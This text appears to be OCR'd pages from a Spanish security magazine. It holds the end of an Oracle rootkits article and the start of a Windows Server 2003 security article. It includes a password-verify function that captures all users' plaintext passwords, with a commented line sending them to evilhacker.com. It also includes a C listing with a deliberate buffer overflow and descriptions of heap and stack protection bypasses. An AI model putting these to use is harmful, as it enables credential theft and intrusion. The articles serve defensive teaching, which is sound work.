(...)
```

Tabla 3. *Objetivos potenciales para la interceptación de paquetes, depende de la versión y componentes instalados*

Nombre de Paquete	Descripción
`dbms _ crypto`	Intercepta claves de encriptación
`dbms _ obfuscation _ toolkit`	Intercepta claves de encriptación
`utl _ http`	Intercepta claves de acceso de proxy HTTP
`dbms _ aqadm`	Intercepta claves de acceso LDAP
`dbms _ ldap _ utl`	Intercepta credenciales LDAP
`utl _ dbws`	Intercepta claves de acceso/cuentas de servicios web
`dbms _ epg`	Intercepta claves de acceso mod_plsql
`htmldb _ util`	Intercepta claves de acceso HTMLDB
`wwv _ flow _ security`	Intercepta claves de acceso HTMLDB
`mgmt _ rec`	Intercepta claves de acceso SYSDBA y Host
`mgmt _ login _ assistant`	Intercepta cuentas y claves de acceso Metalink

servidor web, hacia el que se enviarán todos los datos interceptados. El cuerpo del paquete replica todas las funciones y procedimientos con una diferencia. Todos los parámetros serán enviados a un servidor web. Para hacer esto, se invocará a la función `utl _ http.request`. Después de todo, el paquete original será llamado a través del nombre completo adecuado. Véanse Listados 7 y 8 como ejemplos de cómo se consigue.

Es posible interceptar todos los parámetros enviados con la función de interceptación de paquetes. La Tabla 3 muestra paquetes potenciales, que permiten la interceptación de información sensible como claves de acceso y claves de encriptación. Esta lista contiene tan sólo un pequeño grupo de objetivos posibles.

Glosario

- *PL/SQL Native Compilation* – Un programa A PL/SQL normalmente es almacenado como código de bytes en la base de datos, y será puesto en marcha durante la ejecución por una máquina virtual para PL/SQL. Desde Oracle 9i es posible compilar un programa PL/SQL hacia código nativo que será puesto en marcha durante la ejecución. Esto hace que los programas que necesitan mucha computación sean más rápidos.
- VPD (*Virtual Private Database – Base de Datos Privada Virtual*) – Esta característica se conoce también como *Fine Grained Access Control – Control de Acceso Muy Filtrado* (FGAC) y permite la definición de qué usuario tiene acceso a qué línea. Es posible, por ejemplo, añadir una línea adicional como `AND DEPARTMENT='SALES'` a cada comando SQL.

Sniffer de claves de acceso Oracle

La base de datos de Oracle tiene una característica rara vez utilizada, llamada *Password Verify Function*, para comprobar la complejidad de una clave de acceso (por ejemplo, al menos 8 caracteres, 1 carácter especial). Esta funcionalidad será puesta en marcha con una función PL/SQL. Por este motivo, todas las claves son enviadas en texto simple

Sobre el autor

Alexander Kornbrust es el fundador y CEO de Red-Database-Security GmbH, una empresa especializada en seguridad de Oracle. Es responsable de auditorías de seguridad Oracle y de formación anti-hacker Oracle. Alexander Kornbrust trabaja con productos Oracle desde 1992 como DBA y desarrollador. Antes de la fundación de Red-Database-Security, trabajó varios años para Oracle Alemania y Oracle Suiza.

a esta función. Un atacante puede usar esto para almacenar todas las nuevas claves de acceso en un archivo o tabla, o enviar las claves de acceso junto con sus cuentas a un servidor web externo si la base de datos es capaz de acceder a Internet. En el Listado 9 se muestra una función de ejemplo que registra todos los cambios de claves de acceso de la base de datos en una tabla.

Listado 9. *Función de verificación de claves de acceso que guarda todas las claves de acceso de texto simple de cada usuario en una tabla HACKER.SNIFFED*

```
-- Create (or modify an existing) a password verify function
CREATE OR REPLACE FUNCTION verify_function
  (username varchar2, password varchar2, old_password varchar2)
  RETURN boolean IS
BEGIN
-- Store all passwords in a new table
-- or send the passwords via utl_http.request to a foreign server
-- utl_http.request
-- ('http://www.evilhacker.com/user='||username||'#password='||password)
  insert into hacker.SNIFFED_passwords
    values(username, password, old_password);
  RETURN(TRUE);
END;
-- Apply the password verify function to the default profile
-- All password changes of all accounts using the default profiles
-- are now stored in the table sniffed_passwords
ALTER PROFILE DEFAULT LIMIT PASSWORD_VERIFY_FUNCTION verify_function;
```

Listado 10. *Mostrando las diferencias entre SYS.USER$ y sus vistas adecuadas*

```
SELECT NAME "Invisible user in DBA_USERS"
  FROM SYS.USER$
  WHERE TYPE#=1
  MINUS SELECT USERNAME FROM SYS.DBA_USERS;
SELECT NAME "Invisible user in ALL_USERS"
  FROM SYS.USER$
  WHERE TYPE#=1
  MINUS SELECT USERNAME FROM SYS.ALL_USERS;
```

Descubriendo rootkits de Oracle

Después de una intrusión en una base de datos, el DBA debería comprobar la base de datos completa tan pronto como sea posible, escrutar cada objeto de la base de datos para comprobar modificaciones y buscar objetos recién creados. Puede hacerse una comprobación simple para detectar usuarios ocultos usando los comandos que se muestran en el Listado 10.

Un desarrollador podría hacer sus aplicaciones menos susceptibles a rootkits usando las siguientes recomendaciones para el desarrollo:

- Utilización de llamadas de función completamente cualificadas (por ejemplo `SYS.dbms_crypto` en lugar de `dbms_crypto`).
- Utilizar nombres que no sean obvios para las funciones, procesos y tablas para objetos críticos (por ejemplo `func107` en vez de `encrypt`).
- Usar SQL dinámico para funciones críticas, evitando así dependencias.
- Utilizar tablas de base en lugar de vistas para objetos críticos (por ejemplo `SYS.USER$` en lugar de `DBA_USERS`).

Sumario

Los rootkits de Oracle pueden ser una gran amenaza para las bases de datos Oracle, porque puede ser difícil eliminarlos. Todos los DBAs deberían proteger sus bases de datos Oracle con mucho cuidado, por ejemplo aplicando los parches de seguridad, cambiando las claves de acceso por defecto y protegiendo el TNS-Listener (hasta 9i) con una clave de acceso. Aún más, deberían comprobar el diccionario de datos regularmente y los esquemas de usuarios para detectar modificaciones. ●

En la Red

- *http://www.rootkit.com* – información sobre rootkits de sistemas operativos,
- *http://www.red-database-security.com/wp/oracle_circumvent_encryption_us.pdf* – esquiva la encriptación de las bases de datos Oracle,
- *http://www.red-database-security.com/repscan.html* – repscan descubre modificaciones en el diccionario de datos de Oracle (por ejemplo rootkits),
- *http://www.oracle.com/technology/deploy/security/db_security/htdocs/vpd.html* – descripción de Base de Datos Privada Virtual,
- *http://www.oracle.com/technology/tech/pl_sql/htdocs/ncomp_faq.html* – descripción de la Compilación Nativa *PL/SQL*.



Seguridad de Windows Server 2003

Rudra Kamal Sinha Roy 

Grado de dificultad



Windows Server 2003 no es una plataforma nueva, tiene ya más de tres años. Por eso, muchos lectores pensarán que hablar ahora de su seguridad está un poco pasado. Están equivocados. Ha llegado el momento en que muchas empresas se verán obligadas a sustituir Windows 2000 Server, que está perdiendo su soporte. La opción lógica para ellos es Windows Server 2003. Merece la pena conocer qué mejoras de seguridad ofrece.

Los sistemas operativos Windows de 32-bits estaban diseñados y eran vendidos para un uso empresarial de mayor fiabilidad sin mantener la herencia de DOS. Después de Windows NT 3.1, NT 3.5, NT 3.51, NT 4.0, Microsoft intentó combinar sus sistemas operativos de consumo con los empresariales. Su primer intento, Windows 2000, no consiguió el objetivo, y fue lanzado como sistema empresarial.

La edición para usuarios domésticos de Windows 2000, de nombre clave Windows Neptune, detuvo su desarrollo, y Microsoft publicó Windows ME en su lugar. Neptuno fue integrado en un nuevo proyecto, Whistler, que más tarde se convertiría en Windows XP. Desde entonces, un nuevo sistema empresarial, Windows Server 2003, ha ocupado el lugar superior, y el cercano Windows Longhorn Server completará el cuadro.

Sin embargo, la mayor parte de las empresas siguen fieles a Windows 2000. Sólo algunas han migrado a Windows Server 2003, que aparentemente ha pasado desapercibido en los últimos dos años y medio, si lo comparamos con la excitación que ha creado Windows XP. Un estudio realizado por AssetMetrix muestra que en el primer cuarto de 2005, el 48% de los PCs de empresa todavía tenían instalado Windows 2000, que sólo ha-

En este artículo aprenderás...

- qué mejoras de seguridad han sido introducidas en Windows Server 2003 y de qué manera lo hacen más seguro que sus predecesores,
- cuáles son las debilidades que siguen existiendo en Windows Server 2003, y que le hacen susceptible de exploits,
- cómo pueden utilizarse estas debilidades en la práctica,
- qué puede hacer el administrador de Windows Server 2003 para hacer su servidor más seguro.

Lo que deberías saber...

- deberías tener experiencia de trabajo con versiones anteriores de Windows,
- deberías estar familiarizado con los aspectos básicos del funcionamiento de un sistema operativo,
- deberías saber cómo funciona la gestión de memoria.

Aproximaciones a la seguridad

Hablando de seguridad de redes y sistemas operativos, existen dos aproximaciones básicas que podemos seguir, y se basan en dos filosofías muy diferentes. Ninguna de ellas posee la verdad absoluta – la mejor para un ordenador o una red concreta depende de las circunstancias, necesidades y prioridades de la organización o el usuario individual. Más importante aún, la elección depende de qué es lo más importante en una situación determinada, el acceso o el control:

- El acceso como más alta prioridad: en este caso, la elección sería un sistema abierto por defecto, donde las medidas de seguridad son utilizadas según sea necesario. Empiezas con todo accesible, y debes determinar después qué cosas no deben ser accesibles, cerrando la puerta a esos elementos.
- El control (seguridad) como prioridad: en este caso, la mejor elección será un sistema cerrado por defecto, basado en el principio del menor privilegio. Empiezas con todo cerrado y abres sólo aquello que es necesario.

Estas dos ideas siempre estarán en los puntos opuestos del mundo de la seguridad. Cuanto más control tengas sobre tu red o tu sistema operativo, y más firmemente lo protejas de las amenazas de la informática en un mundo interconectado (que incluye intrusos, atacantes, virus y otro tipo de malware), menos accesible será. Por otro lado, cuanto más sencillo hagas el acceso a los recursos del sistema para los empleados, clientes, socios, y otros, menos seguro y controlado será.

Esto es inevitable, así que el primer paso será determinar cuál es la principal prioridad y en qué punto se encuentran tus necesidades. El sistema ideal sería uno completamente amigable al usuario debidamente autorizado, y absolutamente impenetrable para cualquier otro, pero tal sistema no existe, y no puede existir.

bía caído cuatro puntos porcentuales desde el tercer cuarto de 2003. Esto indica que la popularidad de Windows 2000 cae muy lentamente, y los usuarios empresariales parecen tener miedo de pasarse a nuevos entornos Windows.

Otro problema con Windows 2000 es que Microsoft ha finalizado el soporte para este sistema hace bastante tiempo. Había planes para la distribución del Service Pack 5, pero eso nunca llegó a producirse. En julio de 2005, Windows 2000 se encontraba en la fase de soporte extendido, dentro de su ciclo de vida, lo que significa que no habrá nuevos service packs o actualizaciones gratuitas no relativas a la seguridad. Pronto llegará el momento en que hasta el soporte para actualizaciones de seguridad finalice.

Parece, entonces, que el único camino posible para que las empresas tengan servidores seguros es pasarse a la siguiente generación de Microsoft Server. El lanzamiento de Longhorn está pensado para el 2007, así que muchas empresas no esperarán a que llegue. Windows Server 2003 se convierte en la opción lógica, ya que Windows XP no está pensado para el uso como servidor.

Vamos a echar un vistazo a los aspectos de seguridad de Windows Server 2003, las últimas vulnerabilidades conocidas, para ver si ahora, casi tres años después del lanzamiento del sistema, merece finalmente la pena migrar desde Windows 2000 o escoger esta plataforma para nuevos proyectos.

Para la mayoría de las organizaciones la seguridad es la prioridad principal (ver Recuadro *Aproximaciones a la seguridad*). Microsoft ha tratado de responder a esto de varias formas, empezando por su *Trustworthy Computing Initiative*. Windows Server 2003 representa un gran esfuerzo para proporcionar un entorno informático seguro, si lo comparamos con sus predecesores, pero sigue derrumbándose en algunos escenarios.

Un gran cambio, muy fácil de ver en Windows Server 2003, es la diferencia en los ajustes por defecto. Recordemos, este es el punto donde una y otra vez Microsoft ha demostrado ser vulnerable y los hackers a menudo aprovechan estos servicios por defecto. Hablaremos sobre cómo la versión recién instalada del servidor se diferencia de sus predecesores, y cómo los nuevos ajustes por defecto hacen el sistema operativo más seguro, mientras que al mismo tiempo causan frustración a algunos administradores de sistemas que se ven incapaces de acceder a aquello que antes estaba disponible sin ninguna configuración adicional en las versiones anteriores. Echaremos un vistazo a los cambios por defecto en Windows Server 2003, concentrándonos sobre todo en los ajustes de los servicios, la autenticación y, ante todo el IIS. Deberíamos resaltar que el IIS ha sido siempre la causa notoria de los fallos de seguridad en la mayoría de los sistemas Windows Server.

¿Qué es nuevo? ¿Qué se ha mejorado?

Windows Server 2003 está basado en Windows 2000 Server, pero incluye la compatibilidad y otra serie de características que encontramos en Windows XP. Lo más importante de todo, trae una mayor seguridad. Ninguno de los componentes de servidor son activados durante el arranque del sistema, lo que reduce vectores de ataque para una nueva instalación. Se han introducido también otras mejoras de seguridad. Veámoslas.

Ajustes por defecto para los servicios habituales

Un cambio en Windows 2003 es que hay un menor número de servicios que se ejecuten bajo la cuenta local del sistema (*NT AUTHORITY\SYSTEM*). Prácticamente todos los servicios utilizaban esta cuenta en Windows 2000. Los programas que se ejecutan en este contexto tienen privilegios ilimitados en el ordenador local, lo que representa un riesgo

obvio para la seguridad. En lugar de utilizar la cuenta local del sistema, algunos servicios habituales utilizan ahora la cuenta de servicio local (*NT AUTHORITY\LOCAL SERVICE*) o la cuenta de servicio de red (*NT AUTHORITY\NETWORK SERVICE*). Estas cuentas tienen un nivel de privilegios mucho más bajo que la cuenta local del sistema.

Aún hay muchos servicios que se ejecutan como sistema local (por ejemplo, el servicio de Actualizaciones Automáticas, el servicio de navegador del ordenador y el cliente DHCP, entre otros muchos). Sin embargo, muchos otros no lo hacen. Por ejemplo, el servicio de Alerta, que usaba la cuenta local del sistema en Windows 2000, utiliza la cuenta de servicio de red en Server 2003. Esto permite una mejor seguridad.

Cambios en el proceso de autenticación

El proceso de autenticación se ha mejorado para conseguir más seguridad a la hora de acceder al ordenador local y al acceder a un dominio. Un cambio importante para la autenticación en el ordenador local es la imposibilidad de utilizar claves de acceso en blanco al acceder al sistema de forma remota (a pesar de todo, se pueden seguir utilizando claves de acceso en blanco desde la consola).

Los Cross-forest trusts (ver Recuadro *¿Qué son los cross-forest trusts?*) son una característica nueva para la autenticación de dominio Active Directory. Un forest trust utiliza Kerberos v5 (ver Recuadro *¿Qué es Kerberos?*), dirigiendo las peticiones de autenticación a través de forests. Los administradores pueden controlar el ámbito de autenticación entre dos forests que tienen una relación de confianza, utilizando *autenticación selectiva*. Cuando la opción de autenticación selectiva está activada, podemos asignar permisos manualmente para los dominios y recursos a los que queremos permitir el acceso a los usuarios del otro forest.

Cambios a IIS

Algunos de los cambios más importantes están en las preferencias por defecto de IIS 6.0. El servidor web ahora ya no se instala por defecto al instalar Windows Server 2003 en sus ediciones Standard, Enterprise y Datacenter (se instala en la edición Web Server, por razones obvias). Esto ayuda a eliminar el problema, demasiado frecuente, en el que los administradores, sin darse cuenta, están ejecutando servidores web rebeldes en la red.

Si instalamos IIS 6.0, por defecto se encontrará en un modo *cerrado*, donde los componentes de contenidos dinámicos como ASP, WebDAV y las extensiones de FrontPage están deshabilitadas. IIS 6.0 incluye también un nuevo método de autenticación y autorización de URL para mayor seguridad. La principal característica nueva incorporada en el diseño de IIS 6.0 es el kernel-mode HTTP driver, *HTTP.sys*. No sólo está ajustado para mejorar el rendimiento del servidor web y su escalabilidad, sino que también está pensado para reforzar significativamente la seguridad del servidor. *HTTP.sys* actúa como puerta de enlace para las peticiones de usuario al servidor web. En primer lugar, interpreta la petición y luego la envía al proceso correspondiente, en el modo de usuario. La restricción de los procesos de trabajador al modo de usuario les impide acceder a recursos restringidos en el kernel del sistema. Así, el espacio dejado a un atacante que intente conseguir acceso con privilegios al sistema se reduce considerablemente.

Cambios en los miembros del grupo Everyone

En antiguas versiones de Windows, el grupo existente *Everyone* consistía en, literalmente, cualquiera que accediera al sistema, incluidos los usuarios anónimos. En Server 2003, el grupo *Everyone* no incluye a los usuarios anónimos, así que aunque se le de permisos al grupo *Everyone*, aquellos que hayan accedido de forma anónima no tienen esos permisos. Aquellos que entren de forma anónima forman parte del grupo *Anonymous Logon*, otro grupo ya existente.

En un entorno de dominio Windows Server 2003, podemos permitir que los miembros del grupo *Anonymous Logon* sean miembros del grupo *Everyone* en un controlador de dominio editando la política de seguridad de dominio (*Inicio -> Programas -> Herramientas Administrativas -> Política de Seguridad*

¿Qué son los cross-forest trusts?

Windows Server 2003 soporta un nuevo tipo de mecanismo de confianza llamado *cross-forest trusts*. El termino forest – *bosque*, es utilizado para describir una jerarquía de dominios en Windows Active Directory, donde un grupo de dominios que tienen el mismo nombre DNS es llamado tree – *árbol*. Cuando múltiples bosques se establecen en una organización (por lo general por motivos de seguridad o por una fusión entre organizaciones), las confianzas entre ellos deben ser gestionadas o bien manualmente, o utilizando el nuevo mecanismo de cross-forest trusts, que automatiza el proceso (cada dominio en el bosque A tiene una relación implícita de confianza con cada dominio del bosque B).

¿Qué es Kerberos?

Kerberos es un protocolo de autenticación de red que proporciona autenticación fuerte utilizando criptografía de clave secreta para autenticar tanto a las entidades cliente como servidor y encriptar sus comunicaciones. Fue diseñada para solucionar problemas de seguridad con autenticación por aserción, donde la necesidad de un login separado para cada red es obvia, teniendo un login de usuario para un dominio o ámbito concreto. Una vez el usuario ha accedido al dominio o ámbito, un servicio único identifica al usuario a instancias del mismo, mientras éste accede a los recursos.

Servicios por defecto en Windows Server 2003

Servicios que se ejecutan bajo Servicio Local

- Alerter,
- Application Layer Gateway Service,
- Remote Registry,
- Smart Card,
- Smart Card Helper,
- SSDP Discovery Service,
- TCP/IP NetBIOS Helper,
- Telnet,
- UPS,
- Universal Plug and Play,
- Web Client,
- Windows Image Acquisition,
- WinHTTP Web Proxy Auto-Discovery Service.

Servicios que se ejecutan bajo Servicio de Red

- DHCP Client,
- Distributed Transaction Coordinator,
- DNS Client,
- License Logging,
- Performance Logs and Alerts,
- RPC Locator.

Servicios desactivados por defecto

- IIS no instalado por defecto,
- Alerter,
- Clipbook,
- Distributed Link Tracking Server,
- Human Interface Device Access,
- Imapi CDROM Burning Service,
- ICF/ICS,
- Intersite Messenging,
- License Logging,
- Messenger,
- NetMeeting Remote Desktop Sharing,
- Network DDE,
- Network DDE DSDM,
- Routing y Remote Access,
- Telnet,
- Terminal Service Session Discovery,
- Themes,
- WebClient,
- Windows Image Acquisition (WIA),
- El KDC de Kerberos está también desactivado por defecto, y después es activado automáticamente en DCPromo.

de Dominio). En el panel izquierdo de la consola, expande los nudos siguientes: *Política por Defecto de Control de Dominio, Configuración del Ordenador, Preferencias de Windows, Preferencias de Seguridad, Políticas Locales*, y pulsa sobre *Opciones de Seguridad*. En el panel de detalles, pulsa con el botón derecho en *Acceso de Red*: deja que los permisos de *Everyone* se apliquen a los usuarios anónimos. Selecciona *Propiedades* y marca la casilla *Definir esta política*, seleccionando entonces *Activado* para aplicar los cambios.

Windows Server 2003 ha traido estos cambios en la seguridad, y algunos más. Pero sigue planteándose una cuestión. *¿Es este esfuerzo suficiente?* – supongo que no. Esto es así porque, en primer lugar, tenemos una configuración inicial relativamente segura. De acuerdo. Pero, ¿queremos conservar nuestro servidor recién instalado tal como está, sin hacer que sirva para ningún servicio? Tenemos que darnos cuenta de que la mayor parte de los sistemas servidor sirven para dar algún tipo de servicio al usuario final – sea este un servidor web o cualquier otra aplicación para Internet o la red local.

¿Qué les pasa a los servicios?

Con la introducción del propio término de *servicios*, las cosas empezaron a ir peor. Mantengamos la discusión en los límites de los servicios específicos de Microsoft. Un servicio es una aplicación que funciona en un segundo plano, independientemente de cualquier sesión de usuario. Como los servicios se ejecutan de forma desatendida, son muy útiles para las aplicaciones de tipo servidor, como un servidor Web. Pero esto tiene sus inconvenientes, porque un usuario puede no ser consciente de que se está ejecutando un servicio.

Al no existir ninguna interacción con el usuario, uno puede estar ejecutando un montón de servicios por defecto y nunca ser consciente de los riesgos potenciales de seguridad. Esto se hizo especialmente patente hace cierto tiempo, cuando gusanos como Code Red y Nimda se propagaron por todo Internet, afectando a usuarios que no sabían que estaban ejecutando servicios web en sus estaciones de trabajo. A su vez, estas estaciones de trabajo infectadas distribuyeron el gusano a miles de sistemas en Internet. Para reducir los ataques a Windows Server 2003, Microsoft decidió desactivar 19 servicios, y redujo varios servicios para que fueran ejecutados con menores privilegios (ver Recuadro *Servicios por defecto en Windows Server 2003*).

Exploits de los servicios

Los servicios de Windows son explotados manipulando el servicio para que ejecute un comando o acceda al sistema de archivos para leer o escribir en un archivo protegido. Como la mayor parte de los servicios operan en el contexto de seguridad de la cuenta *SYSTEM*, normalmente tienen acceso privilegiado a la mayoría de las funciones del sistema. Esto les hace particularmente interesantes para los atacantes. Manipulando un servicio, un atacante puede incrementar sus privilegios para hacer lo que quiera.

Por ejemplo, el Boletín de Seguridad de Microsoft MS02-006 se ocupa de una sobrecarga del buffer en el servicio SNMP que permitiría que un atacante pudiera ejecutar comandos con los permisos de la cuenta *SYSTEM*. Otros agujeros de seguridad son menos importantes, pero también utilizan fallos en los servicios para permitir otras acciones no autorizadas. Por ejemplo, ha habido problemas en el pasado (pero estos no afectan, por fortuna, a Windows Server 2003) en el servicio SMTP, que permitían a un spammer disfrazarse enviando correos electrónicos a través de nuestro servidor.

El problema para el atacante es conseguir el acceso al servicio. Para la mayoría de los servicios de Internet, es sólo cuestión de conectarse al puerto TCP asignado. Para otros servicios, uno debe tener acceso local a la consola para conseguir sacar beneficios aprovechables. Para proteger un servicio, debemos conocer los exploits y minimizar su exposición a dichos exploits.

El camino al exploit

Los ataques de Buffer overflow o *sobrecarga del buffer* (ver Recuadro *Ataques de sobrecarga de Buffer*) están entre los mecanismos más comunes, o vectores, para la intrusión en ordenadores. En este tipo de exploit, el atacante envía una larga cadena a un flujo de entrada o control – mayor que el buffer de memoria asignada al mismo. La larga cadena inyecta código en el sistema, código que es ejecutado, lanzando un gusano o virus. En este artículo, estudiaremos *Windows heap and stack overflow* ya que están ganando popularidad por su fiabilidad y robustez a la hora de atacar sistemas Windows.

De cualquier forma, la introducción de Windows Server 2003 – y posteriormente Windows XP SP2, han conllevado otro nivel de protección, que los hackers deben superar para conseguir realizar ataques de heap overflow en estos sistemas. Echemos un vistazo a los principios del exploit clásico de heap overflow, y veamos por qué estas técnicas no funcionan con las nuevas plataformas Windows. Entonces presentaremos una forma de esquivar el primer nivel de protección para activar una sobreescritura de memoria.

Ataques de sobrecarga de Buffer

Existen dos tipos principales de ataques de buffer overflow: stack overflow y heap overflow.

Stack overflow

Sobre-escribir el stack es una de las vulnerabilidades más comunes y ampliamente conocidas del software actual. El propósito de este ataque es sobrecargar un buffer hasta el punto en que el *EIP instruction pointer register* situado en el stack sea sobre-escrito con la dirección de un código arbitrario proporcionado. Cuando se devuelva la función llamada, la dirección situada en el registro EIP será ejecutada, ejecutando el código proporcionado con los privilegios del proceso atacado. Si el proceso vulnerable tiene los privilegios de suid/sgid *root*, esto podría llevar a un problema devastador en la seguridad del sistema.

Heap overflow – sobrecarga de la memoria dinámica

Heap overflow es muy similar a la sobre-escritura del stack. Sin embargo, en lugar de sobre-escribir el EIP en el stack, se sobre-escriben las áreas asignadas por el proceso (como las utilizadas a través de una llamada a `malloc()`). Sobrecargando un buffer que ha estado asignado dinámicamente, los datos pueden fluir a la siguiente sección asignada en el heap. Esto permite que el atacante modifique los contenidos de esas secciones.

Protección del heap

Las técnicas clásicas de heap overflow funcionaban perfectamente con Windows XP (SP0, SP1) y con Windows 2000. Las cosas cambiaron con la llegada de Windows Server 2003. Microsoft modificó las rutinas de gestión de la memoria dinámica (*heap*) y sus estructuras, para comprobar la validez de una porción antes de ser asignada o liberada.

- Se introdujo una cookie de seguridad en los encabezamientos de las porciones (*chunk headers*). Cuando la porción es asignada, esta cookie es comprobada para asegurarse de que no ha tenido lugar una sobrecarga.
- Los punteros de enlace hacia adelante y hacia atrás son verificados antes de que tenga lugar el proceso de desligado por cualquier motivo (asignación). La misma comprobación se hace para los bloques asignados virtualmente. Esta comprobación es el obstáculo real con el que nos encontramos a la hora de intentar un heap overflow.

Se han introducido otras protecciones, por lo general la aleatorización de los PEB (*Process Execution Block*), y el codificado de punteros de excepción. La meta es minimizar la cantidad de punteros de función fijos y bien conocidos, usados globalmente por el proceso. Sus localizaciones eran objetivos preferentes para intentar la sobrecarga del heap a la antigua usanza.

Desafortunadamente, la protección no fue 100% segura frente a

heap overflow, tal y como Alexander Anisimov demostró a principios de 2005. El primer método público para esquivar las nuevas protecciones del heap consistía en explotar las comprobaciones inexistentes en la lista lookaside (véase el documento *Defeating Windows XP SP2 Heap protection and DEP bypass*, si se quiere aprender algo más sobre las listas lookaside – Recuadro *En la Red*). La nueva técnica es buena en teoría, pero en la práctica es difícil de utilizar. El heap debe disponer de una tabla lookaside activa y abierta para que la operación tenga éxito.

Protección del Stack en Windows Server 2003 y mecanismo para evitarla

El sistema de protección del stack es similar a otro tipo de soluciones, donde se calcula el valor de una cookie para cada función, y esto se guarda en el stack directamente bajo la dirección guardada de devolución. Antes de que cada función vuelva a la función de llamada, se sigue una rutina que comprueba el valor guardado en el stack con un valor guardado en la memoria global. Si ambos valores no coinciden, el programa será finalizado después de llevar a cabo una serie de funciones de informe de errores.

Una de las debilidades de esta solución radica en el hecho de que las estructuras de gestión de excepciones también están almacenadas en la memoria stack. Como resultado, sería posible que un atacante sobrecargara un buffer de un programa vulnerable, corrompiendo el valor de dicha cookie, y la dirección de respuesta, y que continúe hasta que se corrompa un gestor de excepciones. Entonces, activando una excepción anterior a la rutina de validación de la cookie podría ser posible redirigir el flujo de tal modo que pueda ejecutarse un código maligno situado en el stack, heap u otras localizaciones de memoria.

Se han descrito otras debilidades, como que el valor canary value de 32-bits conservado en la memoria global pueda ser escrito por la aplicación. Como resultado, un atacante capaz de manipular la memoria global puede modificar la cookie para que coincida con el valor sobre-escrito por una sobrecarga del stack. Se han desarrollado una gran variedad de exploits que esquivan el esquema de protección del stack de Windows Server 2003, específicamente al sacar partido a la vulnerabilidad frente a buffer overrun del interfaz Microsoft Windows DCOM RPC.

Estudiemos con más profundidad lo que sucede. Cuando se ha protegido un procedimiento, la cookie es comprobada para determinar si su valor es el mismo que era al principio del procedimiento. Una copia principal de la cookie se almacena en la sección *.data* del archivo de imagen del procedimiento en cuestión. La cookie en el stack es movida al registro ECX y es comparada con la copia en la sección *.data*. Esto plantea un problema (se verá más adelante).

Si la cookie no coincide, el código que pone en marcha la comprobación llamará a un gestor de seguridad si se ha definido uno.

Listado 1. *Problemas en el mecanismo de protección del stack*

```
#include <stdio.h>
#include <windows.h>

    HANDLE hp=NULL;
    int ReturnHostFromUrl(char **, char *);

    int main()
    {
            char *ptr = NULL;
            hp = HeapCreate(0,0x1000,0x10000);
            ReturnHost-FromUrl(&ptr,"http://www.ivizindia.com/index.html");
            printf("Host is %s",ptr);
            HeapFree(hp,0,ptr);
            return 0;

    }

    int ReturnHostFromUrl(char **buf, char *url)
    {
            int count = 0;
            char *p = NULL;
            char buffer[40]="";

            // Get a pointer to the start of the host
            p = strstr(url,"http://");
            if(!p)
                    return 0;
            p = p + 7;
            // do processing on a local copy
            strcpy(buffer,p); // <------ NOTE 1
            // find the first slash
            while(buffer[count] !='/')
                    count ++;
            // set it to NULL
            buffer[count] = 0;
            // We now have in buffer the host name
            // Make a copy of this on the heap
            p = (char *)HeapAlloc(hp,0,strlen(buffer)+1);
            if(!p)
                    return 0;
            strcpy(p,buffer);
            *buf = p; // <-------------- NOTE 2
            return 0;
    }
```




Figura 1. *Sesión de VNC de escritorio remoto iniciada con éxito*

